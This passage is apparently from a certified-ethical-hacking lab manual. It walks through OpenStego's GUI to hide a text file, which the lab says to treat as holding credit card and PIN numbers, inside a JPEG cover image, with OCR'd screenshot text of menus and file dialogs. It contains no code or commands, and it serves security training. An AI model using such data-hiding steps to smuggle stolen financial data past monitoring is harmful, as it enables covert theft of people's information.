

Recently added
Run OpenStego
GFI LanGuard Central Management...
GFI LanGuard Central Management...
Expand
A
Acrobat Reader DC
New
Advanced IP Scanner v2
New
C
Colasoft Packet Builder 2.0
New
F
Firefox
New
G
GFI LanGuard
New
GFI LanGuard Central Managem...
New
Google Chrome
New
J

Figure 3.5.2: Launching OpenStego

6. The **OpenStego** main window appears, as shown in the screenshot.


OpenStego
File Help
Data Hiding
Hide Data
Extract Data
Digital Watermarking (Beta)
Generate Signature
Embed Watermark
Verify Watermark
Hide data in harmless looking files
Message File
...
Cover File
(Select multiple files or provide wildcard (*, ?) to embed same message in multiple files)
...
Output Stego File
...
Options
Password
Confirm Password
Hide Data

Encryption Algorithm AES128

Figure 3.5.3: OpenStego Main Window

TASK 5.2

Hide the Text Document using Steganography

7. Click the **ellipsis** button next to the **Message File** section.



OpenStego
File Help
Data Hiding
Hide Data
Extract Data
Digital Watermarking (Beta)
Generate Signature
Embed Watermark
Verify Watermark
Hide data in harmless looking files
Message File
...
Cover File
(Select multiple files or provide wildcard (*, ?) to embed same mess...
Output Stego File
Options
Encryption Algorithm
AES128
Password
Confirm Password
Hide Data

Figure 3.5.4: Click the Ellipsis Button

8. The **Open - Select Message File** window appears. Navigate to **Z:\CEHv11 Module 06 System Hacking\Steganography Tools\Image Steganography Tools\OpenStego**, select **New Text Document.txt**, and click **Open**. Assume the text file contains sensitive information such as credit card and pin numbers.




Open - Select Message File
Look in:
OpenStego
Island.jpg
New Text Document.txt
Setup-OpenStego-0.7.3.exe
Recent Items
Desktop
Documents
This PC
Network
File name:
New Text Document.txt
Files of type:
All Files
Open
Cancel

Figure 3.5.5: Open - Select Message File Window

9. The location of the selected file appears in the **Message File** field.
10. Click the **ellipsis** button next to **Cover File**.


OpenStego
File
Help
Data Hiding
Hide Data
Extract Data
Digital Watermarking (Beta)
Generate Signature
Embed Watermark
Verify Watermark
Hide data in harmless looking files
...
...
...
Options
Hide Data

Message File: ›ls\Image Steganography Tools\OpenStego\New Text Document.txt

Cover File
(Select multiple files or provide wildcard (*, ?) to embed same mess...

Output Stego File


Encryption Algorithm: AES128

Password

Confirm Password

Figure 3.5.6: Clicking the Ellipsis Button

11. The **Open - Select Cover File** window appears. Navigate to **Z:\CEHv11 Module 06 System Hacking\Steganography Tools\Image Steganography Tools\OpenStego**, select **Island.jpg**, and click **Open**.


Open - Select Cover File
Recent Items
Desktop
Documents
This PC
Network
Island.jpg
Open
Cancel

